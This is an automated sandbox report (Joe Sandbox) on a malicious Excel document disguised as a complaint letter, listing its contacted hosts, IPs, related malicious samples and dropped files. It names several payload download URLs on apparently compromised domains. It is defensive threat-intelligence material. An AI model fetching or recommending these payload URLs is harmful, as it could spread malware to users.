http://https://store.officeppe.com/addinstemplate	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://web.microsoftstream.com/video/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://graph.windows.net	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://dataservice.o365filtering.com/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://weather.service.msn.com/data.aspx	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://apis.live.net/v5.0/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://management.azure.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://incidents.diagnostics.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://api.office.net	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://incidents.diagnosticssdf.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://entitlement.diagnostics.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://outlook.office.com/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://templatelogging.office.com/client/log	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://outlook.office365.com/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://webshell.suite.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://management.azure.com/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://ncus-000.contentsync.	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://devnull.onenote.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://messaging.office.com/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://augloop.office.com/v2	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://skyapi.live.net/Activity/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://dataservice.o365filtering.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.126.100.34	unknown	United States		16509	AMAZON-02US	false
159.89.174.35	unknown	United States		14061	DIGITALOCEAN-ASNUS	false
58.96.102.67	unknown	Australia		10143	EXETEL-AS-APExetelPtyLtdAU	false
203.142.76.236	unknown	Indonesia		17451	BIZNET-AS-APBIZNETNETWORKSID	false
70.32.104.19	unknown	United States		398110	GO-DADDY-COM-LLCUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356762
Start date:	23.02.2021
Start time:	16:22:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint_Letter_1186814227-02192021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@11/8@5/6
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.64.90.137, 23.211.6.115, 168.61.161.212, 13.88.21.125, 104.43.139.144, 52.109.32.63, 52.109.76.36, 52.109.12.23, 52.109.88.40, 52.109.8.22, 51.104.139.180, 52.155.217.156, 104.43.193.48, 20.54.26.129, 52.255.188.83, 2.20.142.210, 2.20.142.209, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/356762/sample/Complaint_Letter_1186814227-02192021.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
13.126.100.34	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• jayshreewoods.com/gvazzbwlvyk/44250678185879600000.dat
159.89.174.35	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• raivens.com/zdmqwymhhza/44250678185879600000.dat
58.96.102.67	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• erp.demosoftware.biz/focahjqevd/44250678185879600000.dat
203.142.76.236	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• parama-college.id/yxpmmmg/44250678185879600000.dat
70.32.104.19	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• sportsmarquee.com/hmffuzbolyio/4425067818587960000.dat

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
erp.demosoftware.biz	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 58.96.102.67
jayshreewoods.com	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 13.126.100.34
sportsmarquee.com	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 70.32.104.19
raivens.com	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 159.89.174.35

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 13.126.100.34
	YFZX6dTsiT.exe	Get hash	malicious	Browse	• 3.22.15.135
	xKeHI0tf38.exe	Get hash	malicious	Browse	• 3.13.191.225
	seed.exe	Get hash	malicious	Browse	• 52.217.45.220
	OutplayedInstaller (1).exe	Get hash	malicious	Browse	• 99.86.159.128
	Facecheck - app-Installer (1).exe	Get hash	malicious	Browse	• 99.86.159.102
	Buff-Installer (9).exe	Get hash	malicious	Browse	• 13.226.162.82
	firefox-3.0.0.zip	Get hash	malicious	Browse	• 13.226.162.116
	MT OCEAN STAR ISO 8217 2005.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	QTN3C2AF414EDF9_041873.xlsx	Get hash	malicious	Browse	• 52.57.196.177
	TIC ENQ2040 FCl.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.192.141.1
	R4VugGhHOo.exe	Get hash	malicious	Browse	• 18.197.52.125
	RFQ.exe	Get hash	malicious	Browse	• 52.58.78.16
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 13.57.130.120
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 35.158.240.78
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	BL + PL + CI.xlsx	Get hash	malicious	Browse	• 54.67.120.65

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EXETEL-AS-APExetelPtyLtdAU	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 58.96.102.67
	app.exe.exe	Get hash	malicious	Browse	• 220.233.178.199
DIGITALOCEAN-ASNUS	Complaint_Letter_1186814227-02192021.xls	Get hash	malicious	Browse	• 159.89.174.35
	Quotation Reques.exe	Get hash	malicious	Browse	• 138.197.103.178
	NewOrder.xlsm	Get hash	malicious	Browse	• 167.99.202.53
	rieuro.dll	Get hash	malicious	Browse	• 206.189.10.247
	document-1915351743.xls	Get hash	malicious	Browse	• 206.189.10.247
	DHL_Shipment_Notification#5436637389_22_FEB.exe	Get hash	malicious	Browse	• 165.22.240.4
	124992436.docx	Get hash	malicious	Browse	• 68.183.127.92
	124992436.docx	Get hash	malicious	Browse	• 68.183.127.92
	iopjvdf.dll	Get hash	malicious	Browse	• 206.189.10.247
	document-750895311.xls	Get hash	malicious	Browse	• 206.189.10.247
	Shinshin Machinery.exe	Get hash	malicious	Browse	• 167.99.187.230
	HEC Batangas Integrated LNG and Power Project DocumentationsType a message.exe.exe	Get hash	malicious	Browse	• 206.189.50.215
	processhacker-2.39-setup.exe	Get hash	malicious	Browse	• 162.243.25.33
	PO#652.exe	Get hash	malicious	Browse	• 192.241.148.82
	Linux_Reader.exe	Get hash	malicious	Browse	• 159.203.148.225
	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	• 134.209.144.106
	Statement_of_Account_as_of 02_17_2021.xlsm	Get hash	malicious	Browse	• 167.71.6.214
	Quotation.exe	Get hash	malicious	Browse	• 67.207.77.53
	MoqGIlogN0.dll	Get hash	malicious	Browse	• 192.241.174.45
	dAlyRK9gO7.exe	Get hash	malicious	Browse	• 138.197.53.157

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Purchase Order list.exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	SHIPPING-DOCUMENT.docx	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	REVISED ORDER 2322020.EXE	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	PO112000891122110.exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	OutplayedInstaller (1).exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Facecheck - app-Installer (1).exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Buff-Installer (9).exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	coltTicket#513473.htm	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	FortPlayerInstaller.exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	RGB HeroInstaller.exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	Buff-Installer.exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	smartandfinalTicket#51347303511505986.htm	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	f4b1bde3-706a-40d2-8ace-693803810b6f.exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	LIQUIDACION INTERBANCARIA 02_22_2021.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	document-550193913.xls	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	GUEROLA INDUSTRIES N#U00ba de cuenta.exe	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35
	receipt145.htm	Get hash	malicious	Browse	• 13.126.100.34 • 159.89.174.35

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132891
Entropy (8bit):	5.375858923578189
Encrypted:	false
SSDEEP:	1536:VcQceNquBXA3gBwJpQ9DQW+zA9H34ZldpKWXboOilXNErLdzEh:hcQ9DQW+z0XiK
MD5:	3C1D8F12573FD6C7E52B6329F7EDFF87
SHA1:	7BA5960B9BE9CE5F4935171A99EE89C79AE5E7EE
SHA-256:	FDDC1DBFB8A9DD383B2DD3BDA07511495852DCC48C38444D21606BCD8514F780
SHA-512:	3BA26C7528606F13319BD502ED9290AB0609779B10FF3FD67D589E4474E7AE2DBEA9969DA2D0E8292A9A94F5359B7882F21152230D32C09197DAD9682B6F3612
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-23T15:23:50">.. Build: 16.0.13822.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\4425068326631940000[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	162
Entropy (8bit):	4.43530643106624
Encrypted:	false
SSDEEP:	3:qVoB3tUROGclXqyvXboAcMBXqWSZUXqXllVLLP61IwcWWGu:q43tISl6kXiMIWSU6Xll5LP8IpfGu
MD5:	4F8E702CC244EC5D4DE32740C0ECBD97
SHA1:	3ADB1F02D5B6054DE0046E367C1D687B6CDF7AFF
SHA-256:	9E17CB15DD75BBBD5DBB984EDA674863C3B10AB72613CF8A39A00C3E11A8492A
SHA-512:	21047FEA5269FEE75A2A187AA09316519E35068CB2F2F76CFAF371E5224445E9D5C98497BD76FB9608D2B73E9DAC1A3F5BFADFDC4623C479D53ECF93D81D3C F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	<html>..<head><title>301 Moved Permanently</title></head>..<body>.. 301 Moved Permanently ..<hr> nginx ..</body>.. </html>..

C:\Users\user\AppData\Local\Temp\27B40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	31535
Entropy (8bit):	7.643931227454355
Encrypted:	false
SSDEEP:	384:A2Y9JPHUVuE7a9PSXL8aoVT0QNuzWKPqSFZWWrdkYPXU7lx15iklx7rPmsTjoOqP:i3EWPSAW+u7qSzN9XU5x1fxfPTT2Rse7
MD5:	72A29130C3EA8894099AD43974E9156D
SHA1:	3014FD2996AE7F3A7B28E4C0052766CD374C972C
SHA-256:	73153934ABAB77F92E82C1A54B3ED434584029994ABE867243DD2142C34BC552
SHA-512:	5354975DD14D582D852BEDD3971032F66418A761FB0A809B79CCA5B2AB881459949CF2CC7BF52DC6950CB095FEE4097F56107BAE28815809EA1908ABCC19DC4
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\27B40000	
Preview:	.U.N.0...?D.....5e1.r....\.6..|....[.C.m.l.s..8._-... ...eg.U.W.u-..p[_...pJ..eK@v59.1~X.....[..~q...+.....|.".k.x.r.:...O..K.R.2....a&.M.n.4.r.\...T...<.".}B...."Qi..O.j?.i...GKf..... Y...c...(..B3..a....B.c.....y.c..Z....F....1.....}.O..7.Ir4.kXH0M...BF.....^..P*H..vv...d.j.J.....P#....Ce.D|.L....\.....~..H.)."..O..o7.{....s.....&..{...{.....9.a..k...:...a.D...."5.+.|J)P[.y9.'/.. .....PK.....!.....V.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint_Letter_1186814227-02192021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:54 2020, mtime=Tue Feb 23 14:23:54 2021, atime=Tue Feb 23 14:23:54 2021, length=61440, window=hide
Category:	dropped
Size (bytes):	2370
Entropy (8bit):	4.712053637919543
Encrypted:	false
SSDEEP:	48:8ccqmZxVKsT89cu4KsWB6pccqmZxVKsT89cu4KsWB6:8ccZNKRaKVKccZNKRaKV
MD5:	411A6B96D476AC7C8847C12E8DAA3E48
SHA1:	617EC5E6474915B025CE1FEBFC00828D1843B27C
SHA-256:	265A6737B90F2826CF66284F65B93C2FB66EC2BE55DEB5004DECF3926717B577
SHA-512:	3E5CE4D087A7B64AB932CDC0447DAB31BCD55D7B254491D477C78FA537D2447893DAE8CBFBA96CFB93B7C0B34AFCBC145AF2494EAF781460D15A4BAA91B20F15
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....AT....B.b.....B.b.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..WR.z.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q}<..user.<.....N..WR.z....#J.....>g..j.o.n.e.s.....~.1.....>Q.<..Desktop.h.....N..WR.z.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..<..WR.z .COMPLA~1.XLS.....>Q|<WR.z.....V.....,_...C.o.m.p.l.a.i.n.t._.L.e.t.t.e.r._.1.1.8.6.8.1.4.2.2.7.-.0.2.1.9.2.0.2.1...x.l.s.....n.....-.....m.....>.S.....C:\Users\user\Desktop\Complaint_Letter_1186814227-02192021.xls..?.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.p.l.a.i.n.t._.L.e.t.t.e.r._.1.1.8.6.8.1.4.2.2.7.-.0.2.1.9.2.0.2.1...x.l.s.....:..,.LB.)...As...`.....X.....226546.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Tue Feb 23 14:23:54 2021, atime=Tue Feb 23 14:23:53 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.690336334543476
Encrypted:	false
SSDEEP:	12:8kxdcXURfNduCH2BvOn+kCe0+WrjAZ/DYbD0SeuSeL44t2Y+xIBjKZm:8kXrqm+HAZbcDe7aB6m
MD5:	F82F11F31543E87ECC7C997AE1F2F3C6
SHA1:	3395985D15078F044434BE43B4BF81444C079D97
SHA-256:	144C424D5547F92C6A43E926F7783BE914F3A16FD41966F5D5B673B2C5067FF3
SHA-512:	F32A699E5E56AA89CBAC8C24F1D5ADA9624216EC68BCF9B5D7B85DF14C67B984B3E6FE6B4AE43EB91F1219398E640B8CA8ECCD899380E46067E79377FB92D2DF
Malicious:	false
Reputation:	low
Preview:	L.....F.....-..0.[.....V..... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..WR.z.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q}<..user.<.....N..WR.z....#J.....>g..j.o.n.e.s.....~.1.....WR.z..Desktop.h.....N..WR.z.....Y.....>.....".D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....226546.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	161
Entropy (8bit):	4.798894274434397
Encrypted:	false
SSDEEP:	3:oyBVomMYl6p0mcTWbt9Sp6l+1l6p0mcTWbt9Sp6lmMYl6p0mcTWbt9Sp6lv:dj6YlccTcXralccTcXrxYlccTcXr1
MD5:	CADBB04F8298E7962F40328079687B72
SHA1:	1927A0BC186777DBAAD977E3B7B593EC5D6E5E1B
SHA-256:	6E08D3312DED62A53033BCCD48D8CB0AF4E52655C2BBEB7151FB690E4CBB7AC4
SHA-512:	F12057FFE94CFD805C5E0708AF8B066FE93EBB160895C6DD10FCDA4BD8F9AD5FABCA081C94EFCC0DDBC11B0A92F0047C7D41EB7C1A84CAB36A8D634193D5BCC
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Complaint_Letter_1186814227-02192021.LNK=0..Complaint_Letter_1186814227-02192021.LNK=0..[xls]..Complaint_Letter_1186814227-02192021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\E7B40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
